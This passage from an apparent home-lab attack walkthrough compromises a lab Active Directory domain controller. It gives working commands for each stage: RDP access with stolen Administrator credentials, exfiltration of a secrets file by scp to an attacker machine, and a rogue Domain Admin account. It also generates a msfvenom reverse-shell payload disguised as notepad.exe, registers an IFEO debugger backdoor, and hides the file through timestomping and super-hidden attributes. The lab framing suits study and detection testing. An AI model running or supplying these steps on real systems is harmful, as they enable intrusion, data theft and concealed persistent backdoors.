 Lateral movement to Windows workstation confirmed
Tools: NetExec (nxc) SMB WinRM Nmap
Step 3 · Privilege Escalation — Windows Workstation → Domain Controller
| Scenario | On John’s Windows workstation with Administrator credentials already in hand from the Step 2 spray results. The Domain Controller is reachable from this machine but we don’t have its IP yet. |
| Goal | Use the Administrator credentials to pivot from the workstation into the Domain Controller — achieving full Active Directory compromise. |
| Actions | Enumerate DC IP from the workstation → Nmap scan to confirm open ports → authenticate to the DC using Administrator credentials → verify access → modify production files as proof of write access |
| Outcome | Full Domain Controller access confirmed. Production files modified — keys to the kingdom. |
From the workstation PS CLI, we run nltest to identify the domain name and the Domain Controller’s IP address.
1
nltest /dsgetdc:
 Enumerating the Domain Controller’s IP from the workstation
Confirming open ports on the DC — particularly RDP (3389) and SMB (445).
 Nmap scan confirming DC services
With the DC IP and open ports confirmed, we use xfreerdp with the Administrator credentials recovered in Step 2 to establish a Remote Desktop session directly into the Domain Controller.
1
xfreerdp /v:10.0.0.5 /u:Administrator /p:'@Deeboodah1!' /d:corp.tech-s-dc.com
 Privilege escalation command executed
Domain Controller access confirmed. We now have full control over the Active Directory environment.
 Domain Controller compromised — full AD access confirmed
To verify write access on the DC, we open the production files and make a modification.
 Production files modified on the DC — write access verified
Step 4 · Data Exfiltration
| Scenario | Full DC admin access. A file named secrets represents sensitive corporate data. |
| Goal | Transfer the file to the attacker machine. It is also used later to validate the Wazuh FIM rule. |
| Actions | Enable SSH on Kali → scp the file from DC to attacker → verify receipt |
| Outcome | File successfully exfiltrated. |
Inside the Domain Controller, we locate the secrets file inside the production documents folder.
 The secrets file on the Domain Controller — target for exfiltration
Before transferring the file, we need SSH running on the Kali machine to receive the incoming connection from the DC.
1
sudo systemctl start ssh.service
 SSH service started on the attacker machine to receive the file
From the DC, we use scp to copy the secrets file directly to the attacker machine over the network.
1
scp "C:\Users\Administrator\Documents\ProductionFiles\secrets.txt" attacker@10.0.0.50:/home/attacker/Desktop/tech_s_corp_sensitive_file.txt
 SCP transfer — secrets file sent from the DC to the attacker
Checking the attacker machine — the file has arrived.
 File confirmed on attacker machine — exfiltration complete
Step 5 · Persistence & Post-Exploitation
| Scenario | DC access established, but it is not persistent. A session drop or reboot would require rerunning the full attack chain. |
| Goal | Deploy multiple persistence mechanisms, achieve SYSTEM privileges, dump NTLM hashes, and authenticate laterally via Pass-the-Hash. |
| Actions | Rogue admin account → payload delivery via HTTP server → malicious notepad.exe → IFEO debugger registry key → timestomping → super-hidden attribute → scheduled task → Mimikatz hash dump → Evil-WinRM Pass-the-Hash |
| Outcome | Persistent backdoors, SYSTEM access, NTLM hashes, WinRM lateral movement via hash. |
Rogue Administrator Account
As a fallback persistence mechanism, we create a rogue user account with a generic name to blend in with legitimate service accounts. The account is added to both Administrators and Domain Admins groups.
1
2
3
net user tech-s-user @mysecurepassword123! /add
net localgroup Administrators tech-s-user /add
net group "Domain Admins" tech-s-user /add /domain
 Rogue administrator account created as an additional persistence mechanism
Verifying the account’s group memberships — both local and domain admin confirmed.
1
net user tech-s-user /domain
 Rogue account confirmed in Administrators and Domain Admins groups
IFEO Backdoor
IFEO (Image File Execution Options) allows a “debugger” binary to be registered for any executable. When the target application launches, Windows executes the debugger instead. By registering our reverse shell payload as notepad.exe’s debugger, every user who opens Notepad — on every reboot, from any session — triggers a connection back to us.
Two stealth layers applied on top:
- Timestomping: the backdoor file is stamped with the real notepad.exe’s PE timestamps, making it appear to have existed since Windows installation.
- Super-hidden attribute (
attrib +s +h): hides the file even when “Show hidden files” is enabled in Windows Explorer. Only visible when explicitly forced via the command line.
Before dropping payloads, we adjust Windows Defender settings to allow execution. In a real engagement, this would be handled with AV evasion — here we’re focused on the technique, not the bypass.
 Adjusting Windows Defender configuration to allow payload execution
We generate our reverse shell payload using msfvenom, outputting it as a Windows executable named notepad.exe so it blends into the filesystem.
1
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.0.50 LPORT=4444 -f exe -o notepad.exe
 Malicious notepad.exe reverse shell payload created on the attacker
We spin up a Python HTTP server on the attacker machine to serve the payload files to the DC.
1
python3 -m http.server 8000
 Python HTTP server serving payloads to the Domain Controller
From the DC, we download the two reverse shell payloads via the HTTP server.
 Backdoors downloaded to the Domain Controller
Before timestomping, we need the original notepad.exe’s timestamps. We capture them with a PowerShell command and save them to a variable.
1
2
3
4
5
6
7
 $legit = Get-Item "C:\Windows\System32\notepad.exe"
 $ts_create = $legit.CreationTime
 $ts_write = $legit.LastWriteTime
 $ts_access = $legit.LastAccessTime
 Write-Host "Created: $ts_create"
 Write-Host "Modified: $ts_write"
 Write-Host "Accessed: $ts_access"
 Recording the legitimate notepad.exe timestamps for timestomping
Now we write the IFEO registry key. This tells Windows to execute our notepad.exe payload whenever the real Notepad is launched — by any user, from any context.
1
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\notepad.exe" /v Debugger /t REG_SZ /d "C:\Windows\System32\notepad-bd.exe" /f
 IFEO Debugger registry key written — backdoor registered as notepad’s debugger
We apply the captured timestamps to our malicious payload. It now shows the same creation and modification dates as the real notepad.exe — indistinguishable in a file listing.
1
2
3
4
5
$bd = Get-Item "C:\Windows\System32\notepad-bd.exe"
$bd.CreationTime = $ts_create
$bd.LastWriteTime = $ts_write
$bd.LastAccessTime = $ts_access
Get-Item "C:\Windows\System32\notepad-bd.exe" |  Select-Object Name, CreationTime, LastWriteTime, LastAccessTime
 Backdoor file stamped with legitimate notepad.exe timestamps
The +s +h attribute combination marks the file as both System and Hidden. Windows Explorer will not display it even when the user has “Show hidden files” turned on — it requires an explicit override to see it.
1
attrib +s +h "C:\Windows\System32\notepad-bd.exe"
 Super-hidden attribute set — file invisible in Explorer even with hidden files enabled
Verifying the stealth: opening Explorer with “Show hidden files” enabled — our file is not visible. It only appears when you force it explicitly via the command line with Get-ChildItem -Path "C:\Windows\System32\" -Filter "notepad*" -Force.
